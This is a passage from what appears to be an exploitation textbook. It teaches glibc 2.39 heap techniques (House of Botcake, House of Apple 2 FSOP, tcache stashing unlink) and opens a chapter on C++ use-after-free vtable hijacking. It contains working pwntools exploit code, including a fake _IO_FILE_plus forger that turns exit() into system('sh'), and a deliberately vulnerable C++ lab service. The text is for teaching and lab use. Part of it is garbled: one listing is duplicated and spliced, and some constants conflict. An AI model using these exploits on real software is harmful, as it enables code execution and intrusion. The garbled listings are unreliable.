At ❶ the mangle is exactly glibc’s `PROTECT_PTR` macro from `malloc/malloc.c`: the top 52 bits of the *storage address* XOR the pointer being written. At ❷ `demangle_from_leak` is what you run against the `fd` field you read out of a UAF’d chunk to recover the real next pointer glibc had queued — often the address of another freed chunk, and therefore your first heap leak. At ❸ the assertion is not decoration; run it once in your solver’s setup and any bug in the shift constant surfaces immediately, instead of a silent unaligned-abort three payloads later.

Hooks are gone

In glibc 2.34 the maintainers deleted `__malloc_hook`, `__free_hook`, and `__realloc_hook` — the debugging shims exploiters had used since the mid-2000s as a one-write path to code execution. `system` addresses no longer wait behind a symbol you can `readelf` in five seconds; you must now overwrite something the *code path* the program will actually

execute reads. That “something” is nearly always the `vtable` pointer inside a `struct _IO_FILE_plus`, and the trigger is nearly always the walk of `_IO_list_all` that `exit` performs when it flushes streams. The rest of this chapter is, in one sense, the story of how to get a fake `_IO_FILE_plus` into the right place with the right shape so that this walk lands in your gadget.

NOTE

What died and what did not. *House of Prime*, *House of Mind*, *House of Chaos*, *House of Force* (killed by the top-chunk size check in 2.29), and *House of Spirit* against fastbin (killed by `tcache_key/count` hardening after 2.29) are effectively gone on stock 2.39. *House of Orange*, the FSOP grandparent, still teaches the mental model but its specific `_IO_flush_all_lockp` trigger against `_IO_str_jumps` was neutered by the `vtable-check` patch in 2.24 and again in 2.28. What you find in the wild in 2026 CTFs and real chains descends from *Botcake*, *Apple 2*, *Kiwi*, and *tcache stashing*, all of which we cover below.

House of Botcake

Botcake, introduced in the Balsn team’s write-ups around 2019, is the modern workhorse. It requires a UAF or an ability to double-free, plus a chunk large enough that its free ends up in the *unsorted* bin (not the *tcache*). It gives you back **two `malloc` handles to the same chunk** — one via the *tcache*, one via the *unsorted* bin — which is an *overlap* primitive: any write through one handle is visible through the other, and any allocation the program then services from the *unsorted* bin hands out memory that already lives in your *tcache* queue. From there, an arbitrary write to any address is one more `malloc` away, provided you have a heap leak to satisfy safe-linking.

The model

The recipe uses two allocator behaviors most tutorials skate past. First, when a chunk is *freed after the tcache for that size is full*, it falls through to the unsorted bin instead of the tcache. Second, when two physically adjacent free chunks meet in the unsorted bin, `_int_free`'s consolidation code merges them into a single larger chunk — provided neither is on the tcache list, and provided the boundary tags say so. Botcake plays these off each other: it puts a chunk on the tcache *and* on the unsorted list at the same time, so the next allocation returns a chunk that overlaps a still-tcache-owned neighbor.

The full sequence, for a chunk size that lives in the small-bin range (0x100 in the sample) and therefore *would* be tcached but is large enough for the fallback to reach unsorted:

1. Allocate seven chunks A0...A6 of the target size to fill the tcache when freed.
2. Allocate two more chunks, `victim` and `next`, physically adjacent.
3. Allocate a *guard* chunk after `next` so consolidation with the top chunk is impossible.
4. Free A0...A6 into the tcache (tcache for that size is now full).
5. Free `victim` — tcache full, falls through to unsorted. `victim` is now unsorted.
6. Free `next` — same fate. But `next` is adjacent to `victim`, so glibc consolidates: the unsorted bin now holds one large chunk [`victim` | `next`].
7. Empty one tcache slot with a single `malloc` (which returns A6 or whichever LIFO says).
8. **Free `victim` again.** The tcache-key check is per-slot; because slot is empty and `victim`'s `tcache_key` was cleared by the consolidation, this free is accepted. `victim` is now on the tcache **and** its bytes are inside the consolidated unsorted chunk.

Two subsequent allocations of the same size cash it in: the first is served from the tcache (returns `victim`); the second, when the tcache is exhausted, is served by splitting the unsorted chunk and returns memory that *overlaps* `victim`. Any write to that second allocation is visible in the first, and vice versa.

The mechanics

Consolidation is the fragile step, so keep the mental picture in Figure 16-2 in front of you while writing the exploit.

```
after step 6, victim and next consolidated in unsorted:
+----- victim -----+----- next -----+
| size=0x101 | fd | bk | .. | size=0x101 | .. .. . | <-
one unsorted chunk
+-----+-----+
^ tcache slot for 0x100 still has A0..A5 (A6 popped in step
7)

after step 8, victim double-freed into tcache:
tcache[0x100]: head -> victim -> A0 -> A1 -> ... -> A5
unsorted:      head -> [victim|next] (still merged, still
there)

                        ^^^^^^^^^^^^^^^ victim's bytes live
in BOTH lists
```

Figure 16-2. Heap state at each Botcake step. The double-hatched region is the overlap you are engineering.

The two invariants you must hold: the tcache slot for the target size must be non-empty but not full at step 8 (otherwise the free is rejected or falls through again), and `victim` and `next` must be genuinely adjacent (a debugger check is worth its runtime — one wrong allocation order and the consolidation quietly does not happen).

Hands-on

Listing 16-2 is the solve for the Botcake lab in `ch16-houses/botcake/`. The vulnerable service exposes a menu-driven allocator with an `edit` that produces a UAF, plus a `puts`-based read that gives us a heap leak. Full source,

including the Makefile that pins the binary to `libc.so.6` (2.39), is in the repo; the excerpt below is the exploit body.

```
#!/usr/bin/env python3
from pwn import *
from safe_linking import mangle, demangle_from_leak

context.binary = elf = ELF('./vuln')
libc = ELF('./libc.so.6')
# pinned 2.39
io = process('./vuln', env={'LD_PRELOAD': './libc.so.6'})

SZ = 0xf0 # requests chunk
of size 0x100 ①

def alloc(i, sz=SZ): io.sendlineafter(b'> ', b'1');
io.sendlineafter(b'idx: ', str(i).encode());
io.sendlineafter(b'sz: ', str(sz).encode())
def free(i): io.sendlineafter(b'> ', b'2');
io.sendlineafter(b'idx: ', str(i).encode())
def edit(i, data): io.sendlineafter(b'> ', b'3');
io.sendlineafter(b'idx: ', str(i).encode());
io.sendafter(b'data: ', data)
def show(i): io.sendlineafter(b'> ', b'4');
io.sendlineafter(b'idx: ', str(i).encode()); return
io.recvline().strip()

# 1..7: fill tcache targets; 8: victim; 9: next (adjacent);
10: guard
for i in range(9): alloc(i)
# A0..A8
alloc(9, 0x20)
# guard ②

for i in range(7): free(i)
# tcache full
free(8); free(9)
# step 5,6: unsorted+consolidate ③

# heap Leak: victim now holds a mangled fd pointing at the
next tcache node.
mangled_fd = u64(show(0).ljust(8, b'\x00'))
# A0's fd survived
heap_base = demangle_from_leak(node_addr=0,
stored_fd=mangled_fd) & ~0xfff
log.success('heap @ %x', heap_base)
# ④

# libc Leak: victim's bk points into main_arena because it is
unsorted.
```

```

alloc(9, 0x20)
# guard ②for i in range(7): free(i)
# tcache full
free(8); free(9)
# step 5,6: unsorted+consolidate ③# heap leak: victim now
# holds a mangled fd pointing at the next tcache node.
mangled_fd = u64(show(0).ljust(8, b'\x00'))
# A0's fd survived
heap_base = demangle_from_leak(node_addr=0,
stored_fd=mangled_fd) & ~0xffff
log.success('heap @ %#x', heap_base)
# ④# libc leak: victim's bk points into main_arena because it
# is unsorted.
alloc(10)
# pop A6 -> tcache room
libc_leak = u64(show(8).ljust(8, b'\x00'))
# victim's fd = arena
libc.address = libc_leak - 0x203b20# arena offset in 2.39 ⑤
log.success('libc @ %#x', libc.address)

free(8)
# step 8: double-free ⑥# Two allocs: first returns victim
# (from tcache), second returns overlap (from unsorted split)
alloc(11) # == victim
alloc(12) # overlaps victim's tail# From
# here: forge a fake _IO_FILE_plus in the overlap and chain into
# House of Apple 2.

```

Listing 16-2. ch16-houses/botcake/solve.py — excerpt (full source in ch16-houses/botcake/solve.py)

At ① the requested size is 0xfo because glibc rounds up by 0x10 for chunk header and alignment, giving 0x100 — small enough for tcache, large enough that consolidation with next actually occurs. At ② the guard prevents next from coalescing forward into the top chunk, which would send both chunks somewhere unhelpful. At ③ both frees fall through to unsorted; the second's coalescing pass produces the merged chunk in Figure 16-2. At ④ we recover the heap base from a mangled fd — the exact case the helper in Listing 16-1 exists for. At ⑤ the libc offset 0x203b20 is the main_arena displacement in the pinned glibc 2.39 shipped with the repo; against a differently-built libc, this constant changes and the exploit must be recomputed (Exercise 2). At ⑥ the second free

of `victim` succeeds because the `tcache` slot was thinned by the `alloc(10)` above and `victim`'s `tcache_key` was cleared when unsorted consolidation wrote fresh `fd/bk` values into its user data.

TIP

The single most useful `pwdnbg` command in a Botcake session is `vis_heap_chunks`. Run it before and after the double-free; you should see `victim`'s user data occupied by the mangled `fd` of the `tcache` list *and* still boundary-tagged as the head of an unsorted chunk. If either view is missing, one of the adjacency or the fill count is off.

FSOP: file-structure oriented programming

Botcake gives you overlap and, downstream, arbitrary write. On a modern `glibc`, *what* you write and *where* is the whole game — and since 2.34 the answer is almost always: a fake `_IO_FILE_plus` and its `vtable` pointer, so that the next stream flush jumps into your gadget.

The `_IO_FILE_plus` in `glibc 2.39`

Every `FILE *` in `glibc` is a `_IO_FILE_plus`: the `_IO_FILE` struct followed by a `const _IO_jump_t *vtable` pointer. The `libc` keeps a linked list `_IO_list_all` of every open stream, threaded through the `_chain` field. During `exit()`, `glibc` walks this list and calls `_IO_flush_all_lockp`, which for each stream loads the `vtable` pointer, indexes into it (typically the `_overflow` slot for wide streams goes through `_IO_wfile_jumps`), and jumps.

Modern `glibc` guards this walk with a **vtable check**: the loaded `vtable` pointer must lie inside `__libc_IO_vtables[]`, a small read-only range. That single check killed the direct “point `vtable` at `system`” trick that made House of Orange famous. But the check is a *range* check, not an integrity check on the

contents it points into, and it does not stop you from picking a *different* legitimate vtable inside that range — notably `_IO_wfile_jumps` — and then arranging the fake file so that the specific slot glibc dereferences is a function pointer *you* wrote into the fake file's own fields. That is the pivot House of Apple 2 exploits.

The relevant fields, on x86-64 glibc 2.39, are shown in Figure 16-3.

offset	field	what you set for House of Apple 2
0x00	<code>_flags</code>	<code>b" \x00sh\x00"</code> (spells <code>"/bin/sh"</code> indirectly)
0x20	<code>_IO_read_ptr..._IO_buf_end</code>	zero, plus a controlled <code>_lock</code> at <code>0x88</code>
0x88	<code>_lock</code>	-> writable zero qword (self is fine)
0xa0	<code>_wide_data</code>	-> attacker-controlled struct in same chunk
0xd8	<code>vtable</code>	-> <code>&_IO_wfile_jumps</code> (passes range check)

<code>_wide_data + 0xe0</code>	<code>_wide_vtable</code>	-> table whose slot 3 (<code>__doallocate</code>) is your target (e.g. <code>system</code> , or a gadget)
exit()		
	-> <code>_IO_flush_all_lockp</code>	
	-> walks <code>_IO_list_all</code> via <code>_chain</code>	
	-> <code>_IO_wfile_overflow</code> (from <code>_IO_wfile_jumps</code>)	
	-> <code>_IO_wdoallocbuf</code>	
	-> <code>(*fp->_wide_data->_wide_vtable[__doallocate])(fp)</code>	
	^^^ this call is where you land	

Figure 16-3. A minimal fake `_IO_FILE_plus` and how glibc 2.39 dereferences it during `exit`

The two moving parts to internalize from Figure 16-3: the *outer* `vtable` field must survive the range check by pointing to a real libc `vtable` (`_IO_wfile_jumps` is the modern favorite), and the *inner* `_wide_vtable` pointer inside `_wide_data` is *not* range-checked — it is followed as a plain function-pointer table. You put your fake `_wide_vtable` inside the same fake `_IO_FILE_plus` chunk, and slot `__doallocate` (offset `0x68` on 2.39, index 3 when reached via `_IO_wdoallocbuf`) points at `system`. Because glibc passes `fp` as the first argument to the called function, and `fp` starts with `_flags` at offset 0, arranging `_flags` to contain the string `"sh"` (or `"/bin/sh"` with careful padding) turns the call into `system("sh")`.

House of Apple 2

Apple 2 is the exploit that consumes an arbitrary write and produces a shell. Its cost is one write to `_IO_list_all` (to make the walk visit *your* fake file) and one to the fake file's `vtable` and `_wide_vtable` fields. Its payoff is that it works on stock glibc 2.35 through 2.39 without further primitives, and its trigger — `exit(0)` from the vulnerable program — comes for free in almost every CTF service.

The trigger flow, once your fake file is installed, is exactly Figure 16-4.




Figure 16-4. The `exit`-time walk that House of Apple 2 rides into your gadget on glibc 2.39

Listing 16-3 is the fake-file forge from `ch16-houses/apple2/solve.py`. It assumes you have already produced an arbitrary write primitive (Botcake, or a UAF-on-a-large-struct from Chapter 15) and a libc leak. `FAKE` is the

address at which the write will land — either directly under attacker control or reachable through a controlled `malloc` slot.

```
from pwn import *
libc = ELF('./libc.so.6')
# glibc 2.39

def forge_apple2(fake_addr: int, one_gadget_or_system: int,
arg_str: bytes = b'/bin/sh\x00'):
    """Return the bytes to write at fake_addr to hijack exit's
    stream flush."""
    wide_vtable = fake_addr + 0x100
    # inside same chunk
    payload = b' sh;'.ljust(0x8, b'\x00')
    # _flags smuggles argv
    payload = payload.ljust(0x88, b'\x00')
    payload += p64(fake_addr + 0x200)
    # _lock -> writable zero
    payload = payload.ljust(0xa0, b'\x00')
    payload += p64(fake_addr + 0xe0)
    # _wide_data
    payload = payload.ljust(0xd8, b'\x00')
    payload += p64(libc.sym._IO_wfile_jumps)
    # vtable (in range)
    payload = payload.ljust(0x100, b'\x00')

    # _wide_data at fake_addr+0xe0: only _wide_vtable field
    # matters
    wide = b'\x00' * 0x68 + p64(wide_vtable)
    # _wide_vtable
    payload = payload.ljust(0xe0, b'\x00') + wide
    # _wide_vtable at fake_addr+0x100: slot __doallocate
    # reached via _IO_wdoallocbuf
    tbl = b'\x00' * 0x68 + p64(one_gadget_or_system)
    # slot __doallocate
    payload = payload.ljust(0x100, b'\x00') + tbl
    return payload

def install(io, arb_write, fake_addr, libc):
    payload = forge_apple2(fake_addr, libc.sym.system)
    arb_write(fake_addr, payload)
    # your primitive here
    arb_write(libc.sym._IO_list_all, p64(fake_addr))
    # trigger target
    io.sendlineafter(b'> ', b'S')
    # menu 5 == exit()
    io.interactive()
    # /bin/sh
```

Listing 16-3. `ch16-houses/apple2/solve.py` — forging the fake `_IO_FILE_plus` (excerpt; full source in repo)

At ❶ we place the fake `_wide_vtable` inside the same fake-file allocation to keep the number of arbitrary writes minimal — one write, one shell. At ❷ the `_flags` field doubles as the string glibc passes as `argv[0]` when the call resolves to `system`; the two leading spaces skip past the `_flags` bits glibc inspects before use. At ❸ `_lock` must point at a writable zero qword because `_IO_flush_all_lockp` acquires it — pointing it back into an unused region of the fake file itself works. At ❹ `_wide_data` points at the wide-data stub we built inline; at ❺ the outer `vtable` is a real libc address, satisfying the 2.39 range check. At ❻ the wide-data’s only interesting field is `_wide_vtable`, at offset `0xe0` into `_IO_wide_data`. At ❼ slot `__doallocate` inside our fake `_wide_vtable` — offset `0x68`, which is index 3 — holds `system` (or a one-gadget, if the constraints match; see Exercise 4). At ❽ we overwrite the head of `_IO_list_all` with the address of our fake file so glibc walks *our* stream during flush; the very next `exit()` call runs the chain.

NOTE

House of Kiwi and House of Io are two related recipes worth naming even if we do not implement them at length. Kiwi (2021) rides the same `_IO_flush_all_lockp` walk but forges an `_IO_helper_jumps`-style entry to redirect through `_IO_str_overflow`; it survives 2.34+ and is the cleanest when your primitive lets you write two small chunks rather than one large one. Io targets the `stdin` path used by `printf`’s `_IO_2_1_stdin_` on error, useful when the target never calls `exit`. Both are variations on the fake-file theme — the choice is dictated by which trigger you can reach, not by any deep difference in mechanism.

Tcache stashing unlink

Botcake is not the only way to build overlap. **Tcache stashing unlink** exploits a subtler path: when a chunk moves from a *small bin* into the tcache (a “stashing” that happens during allocation from the unsorted bin), glibc performs a partial unlink using the small-bin `bk` field, and if you have corrupted that `bk` you can force the stash to write a heap address into an *arbitrary* location — a controlled write of a limited value, but often enough to overwrite a function pointer or to seed a subsequent Apple 2.

The attack requires (a) a small-bin-sized chunk (0x420 and up, since 0x400 is where the tcache stops on 64-bit), (b) a UAF that lets you overwrite the freed chunk’s `bk`, and © the size class’s tcache to be exactly 6 (one slot short of full) at the moment of the triggering `malloc`, so that the code path stashes rather than fills. On glibc 2.35+ the count and key checks make the classical write of “an attacker-chosen qword” impossible; what you can still write is `heap_addr + 0x10` into any location, which is exactly enough to place a fake `_IO_FILE_plus` pointer into `_IO_list_all` without any other primitive. For that reason, stashing-unlink is the *setup* half of a stashing→Apple 2 chain when you have neither Botcake’s double-free nor a direct arbitrary write; the repo’s `stashing/` lab walks it.

What survives, and where to look

Not every technique is worth teaching in depth in a book that must age well. Table 16-1 is the current viability matrix — read it as guidance for what to try first when you meet a new heap target, and as a warning against copying older write-ups into a 2.39 exploit unchanged.

Technique	2.2 7	2.3 1	2.3 4	2.3 9	Kills it
<code>__free_hook</code> write	yes	yes	no	no	hooks removed in 2.34
House of Force	no	no	no	no	top-chunk size check (2.29)
House of Spirit	no *	no	no	no	tcache_key + count checks
House of Orange	no	no	no	no	vtable range check (2.24/2.28)
Fastbin dup	yes	yes	no	no	safe-linking + count check
Tcache poisoning	yes	yes	yes	yes *	*needs heap leak (safe-linking)
House of Botcake	—	yes	yes	yes	needs UAF/double-free + small-bin-sized chunk
Tcache stashing	—	yes	yes	yes	needs precise tcache count + UAF on <code>bk</code>
House of Apple 2	—	—	yes	yes	needs arbitrary write + libc leak
House of Kiwi	—	—	yes	yes	as Apple 2; picks a different flush slot

Table 16-1. House-technique viability on stock glibc, x86-64, Ubuntu-class builds

The pattern to internalize from Table 16-1: **modern chains almost always combine a *primitive-building* house from the middle rows with a *finishing* house from the bottom two.** The chapter’s central lesson is that both halves are needed and are cheap once you can name them; the trap the older literature sets is to teach a “one-shot” house and never mention that its finish move (the hook) no longer exists.

TIP

`ch16-houses/tools/select_house.py` is a short script that takes a description of the primitive you have (`--uaf`, `--overflow`, `--heap-leak`, `--libc-leak`, `--chunk-size N`) and prints the shortest applicable chain from Table 16-1. Run it every time you sit down to a new heap challenge; you will save an hour of wrong turns per exploit.

Summary

- The classical “houses” were named workarounds for one problem — the allocator will not hand you a chunk at an address you choose. Almost every original recipe is dead on glibc 2.39; a smaller modern kit takes their place.
- **Safe-linking** (2.32+) mangles every fastbin/tcache `fd` with `(addr >> 12) ^ ptr`. Poisoning a freelist now requires a heap-address leak; keep the mangle in a helper and assert its inverse.
- **`__malloc_hook` / `__free_hook` / `__realloc_hook` are gone** (2.34). Modern heap exploits finish through **FSOP**: overwriting a fake `_IO_FILE_plus`’s `vtable` and `_wide_vtable` so the `exit`-time stream flush jumps into your gadget.
- **House of Botcake** is the modern primitive builder. A UAF plus a chunk that falls through to the unsorted bin lets you double-list a chunk on tcache *and* unsorted, producing overlapping allocations and, from there, arbitrary write.
- **House of Apple 2** is the modern finisher. One arbitrary write of a forged `_IO_FILE_plus`, and one write to `_IO_list_all`, and the next `exit()` calls `system("sh")` — all with a legitimate libc `vtable` satisfying the range check.
- **Tcache stashing unlink** writes a heap-pointer to an arbitrary address; useful as the *setup* to Apple 2 when you cannot double-free.

- The right way to choose a house is by the primitive you *have*, not the recipe you remember. Use Figure 16-1 and the viability matrix in Table 16-1.

Going Deeper

- The glibc source, `malloc/malloc.c` in the `release/2.39/master` tag — read `_int_free`, `_int_malloc`, `PROTECT_PTR`, and the `tcache-key` logic against the tags for 2.31, 2.34, and 2.39 to see the exact commits that killed each classical house. sourceware.org/git/?p=glibc.git.
- `how2heap` by Shellphish — the authoritative, per-glibc-version corpus of working proof-of-concept exploits for `tcache` poisoning, house of Botcake, house of Apple 2, and `tcache` stashing. github.com/shellphish/how2heap.
- roderickoi's write-up "House of Apple 2 — A New FSOP Method" (2022), for the derivation of the `_IO_wfile_jumps / _IO_wdoallocbuf` path used above.
- The Balsn team's original House of Botcake description, in their HITCON CTF write-ups (2019) — the primary source for the double-free-through-`tcache`-fallback trick.
- N. Wallgren, "Playing with FILE structures — leaking data using FSOP" and Angelboy's DEF CON 26 talk "Heap Exploitation: FSOP" — the two most legible tutorials for the `pre-2.24 → 2.28 → 2.34` evolution of the `vtable` check that makes House of Apple 2 necessary.

Exercises

1. Extend `ch16-houses/tools/safe_linking.py` with a `demangle_stream` helper that, given a sequence of leaked mangled `fd` values from consecutive `tcache` entries of the same size, recovers each real `fd` and prints the queue in order. Verify against a `pwndbg tcache` dump on the Botcake lab.

2. Rebuild the Botcake lab against a *system-installed* glibc different from the pinned 2.39 (`apt install -y libc6-dev=2.35-*` in a fresh container). Find and hard-code the new `main_arena` offset, and confirm the exploit still lands. Which offsets shifted, and how did you locate them?
3. In `ch16-houses/apple2/`, replace the direct `system` call with a **one-gadget** target. Read `one_gadget ./libc.so.6`, choose a gadget whose constraints (`[rsp+0x30] == NULL`, or similar) are satisfiable in the `_IO_wfile_overflow` frame, and demonstrate a shell without smuggling `"sh"` in `_flags`. Which gadget worked, and why did the others' constraints fail?
4. Read `_IO_wfile_jumps` and `_IO_str_jumps` from your pinned libc with `pwndbg's p/x` or `readelf -a`. Identify the *offset* of the `__overflow` slot in each; explain why House of Kiwi picks `_IO_str_jumps` and what field of the fake `_IO_FILE_plus` it uses to smuggle a code pointer that Apple 2 does not.
5. Implement House of Kiwi against `ch16-houses/kiwi/vuln.c` (in the repo). Compare payload size and required primitives to Apple 2; write a paragraph in your exploit's `NOTES.md` justifying which one you'd reach for first on a service that calls `printf` but not `exit`.
6. Build a stashing-unlink exploit against `ch16-houses/stashing/vuln.c` that *only* uses the write-of-heap-addr to place a fake `_IO_FILE_plus` pointer into `_IO_list_all`, then triggers Apple 2 on the same run. You may not use any other arbitrary-write primitive; document the sequence.
7. Port the Botcake exploit to **AArch64**. Rebuild `vuln.c` with `aarch64-linux-gnu-gcc` and run under `qemu-aarch64` per Chapter 2. What, if anything, in Listing 16-2 needs to change? (Hint: the safe-linking mangle is arch-independent; the arena offset is not.)
8. Extend `select_house.py` to also print an *anti-recipe*: for each primitive combination it accepts, list one house from Table 16-1 that would *not* apply, and the specific mitigation

that rules it out. Use it to explain in one paragraph why “House of Force in 2026” is a red flag in any write-up.

CHAPTER 17

Use-After-Free and Type Confusion in C++

“The map is not the territory.”

—Alfred Korzybski, **Science and Sanity** (1933)

The bugs that keep the field employed in 2026 are not the stack overflows of 1996. Read the year’s browser, kernel, and hypervisor advisories and one pair of terms dominates: *use-after-free* (UAF) and *type confusion*. Both are C++ bugs at heart—consequences of a language that lets you name a region of memory as one type today, free it, hand it back to something else tomorrow, and still hold the old name. Both turn into the same working primitive: an object whose vtable pointer or field bytes you control. And both are why the mitigations of Part III—Clang CFI, Windows XFG, ARM PAC—exist in the shape they do.

This chapter builds the mental model, then the mechanics, then a controllable lab exploit. You will take a small C++ service, free one of its objects while a pointer to it remains live, groom the heap so a `std::string` you push in reclaims the freed bytes, and turn the resulting virtual call into a controlled jump. You will do the same trick a second way, without any free at all, by driving a mismatched *dncast* until the program treats one struct’s bytes as a different struct’s fields. And you will end by asking the hard modern question: what does forward-edge CFI and ARM PAC do to this playbook, and what does not it do?

The targets are self-contained lab binaries in `ch17-uaf-typeconfusion/`. The techniques generalize; the code intentionally does not defend itself. A browser renderer or kernel object has more armor, but the shape of the bug and the shape of the exploit are the same.

WARNING

Rules of engagement. Everything below runs against the deliberately vulnerable lab binaries in the companion repo. Do not point these techniques at third-party software. See Appendix D.

Objects, vtables, and the lifetime you have to reason about

A C++ object with virtual methods is not one thing but three: the memory that holds its fields, a per-class *vtable* of function pointers that lives in read-only data, and a hidden *vptr* at offset zero of the object that points into the vtable. When you write `sess->greet()`, the compiler emits a load through the *vptr*, an indexed load from the vtable, and an indirect call. That single indirect call is the door every UAF and most type-confusion exploits eventually walk through.




Figure 17-1. The Itanium-ABI layout of a polymorphic C++ object. The vptr lives at offset 0. A virtual call is two loads and a jump.

Three facts about Figure 17-1 carry the rest of the chapter. First, the vptr is *the first eight bytes* of the object; any bug that lets you write near the start of a live-looking object gives you control of a virtual call. Second, the vtable itself is read-only, but the *pointer to it* is in writable heap memory; you do not attack the vtable, you attack the pointer that names it, and swing it to something you control. Third, on the Itanium C++ ABI (used by libstdc++ and libc++ on Linux and macOS), the entries the compiler indexes are function-pointer sized and sit at fixed offsets per class—so once you know the class, you know exactly which slot `greet()` occupies.

A C++ *lifetime* runs from the constructor returning to the destructor being called. The compiler carefully sets the vptr in the constructor and rewrites it during base-class destruction so that virtual dispatch behaves correctly through inheritance. Everything the exploit does exploits the fact that *the raw bytes and the abstract lifetime are decoupled*. Free the object and the bytes remain; write into them and the vptr changes; call a

virtual method and control flows to whatever the new `vp`tr names. The language gives you no automatic help here—there is no barrier between “this pointer was valid a moment ago” and “this pointer is a live handle to somebody else’s data.”

NOTE

Smart pointers do not save you by themselves. A raw pointer or reference *taken from* a `std::shared_ptr` outlives nothing; a `std::unique_ptr` moved out from under an aliased raw pointer leaves the alias dangling. Modern C++ codebases with the strictest ownership discipline still ship UAFs, which is why the memory-safe-language conversation in Chapter 1 exists.

The reclaim game

A UAF is a bug in which some pointer is used after the memory it names has been freed. That, by itself, is undefined behavior; what makes it *exploitable* is that between the free and the use, the attacker convinces the allocator to hand the very same bytes back to a different, controllable object. The mechanic is the *reclaim*: free, spray, use.

Figure 17-2 is the timeline you drive.




Figure 17-2. The three-step reclaim. The dangling pointer never moves; the bytes underneath it change owner.

Three things have to line up. The freed chunk has to enter a bin the attacker can drain, the attacker has to make a request that pulls *that specific* chunk back out, and the resulting bytes have to be shaped like the object the program still thinks lives there. On glibc 2.39, the first is easy: any allocation under about 1 KiB goes through the *tcache*—a per-thread, per-size, singly-linked LIFO list of freed chunks with hardened `fd` pointers (safe-linking, from Chapter 14). LIFO is the exploiter’s friend: the very next allocation of the same size class hands back the chunk that was just freed. The second requires that the attacker can trigger an allocation of the exact size class of the freed object. The third means the attacker’s payload begins with a pointer to a *fake vtable* they can name.

The lab: a UAF you can drive from Python

The target in `ch17-uaf-typeconfusion/src/uaf_vtable.cc` (full source in `ch17-uaf-typeconfusion/src/uaf_vtable.cc`) is a tiny command interpreter that lets you `new`, `del`, `use`, and `alloc` from `stdin`. `Session` is a polymorphic class whose only virtual method prints a greeting. The bug is one line: `delete g_sess` leaves the raw pointer live for the next `use`.

```
struct Session {                                     // ❶
    virtual void greet() { printf("hello, user %u (%s)\n",
    uid, note); }
    virtual ~Session() = default;
    unsigned uid = 1000;
    char note[24] = "guest";
};

static Session *g_sess = nullptr;
static std::vector<std::string> g_holder;           // keeps
reclaim buffers alive

static void cmd_del() { delete g_sess; puts("deleted"); } // ❷
pointer NOT nulled
static void cmd_use() { if (g_sess) g_sess->greet(); } // ❸
virtual call on freed

static void cmd_alloc(size_t len, const std::string &raw) {
    std::string s; s.resize(len);                   // ❹ heap
buffer, sized to bin
    memcpy(s.data(), raw.data(), std::min(len, raw.size()));
    g_holder.push_back(std::move(s));
    printf("alloc %zu bytes @ %p\n", len,
    (void*)g_holder.back().data());
}
```

Listing 17-1. `ch17-uaf-typeconfusion/src/uaf_vtable.cc` — the vulnerable core (excerpt; full source in repo)

At ❶ the class is a textbook polymorphic object: a `vp`tr at offset 0 planted by the constructor, then `uid` and `note`—40 payload bytes rounded up to the 48-byte `tcache` bin. At ❷ is the whole bug: after `delete`, `g_sess` still holds the chunk's address. At ❸ the next `use` chases that dangling pointer, reads what it *believes* is a `vp`tr, and calls what the `vtable` slot 0 *should*

contain. At ❹ the `alloc` command drives `std::string::resize`, which asks `libc++`'s allocator for `len + 1` bytes; picking `len == 40` produces a 41-byte request that `libc` rounds into the same 48-byte `tcache` bin the freed `Session` just entered. Because `tcache` is LIFO, the string's data buffer is the freed chunk, with the first eight bytes now being whatever we sent.

TIP

When you cannot pick the reclaim size directly, groom to raise the temperature: pre-allocate a small number of “same-sized decoys,” free the *target* between two decoys so it lands mid-list, and time your reclaim with a matching allocation. Every allocator behaves differently under contention—`tcache` LIFO is the easiest case in the book.

Building the fake `vptr`

The virtual call at ❸ will load an eight-byte “vtable pointer” from the reclaimed chunk, then load a function pointer from offset 0 of *that* address, then jump to it. So the exploit needs two contiguous eight-byte slots we control: the fake `vptr`, and one function-pointer slot at whatever address it names. The simplest layout points the fake `vptr` *into* the reclaim buffer itself—six bytes further in—so both live in the one chunk we own.

```

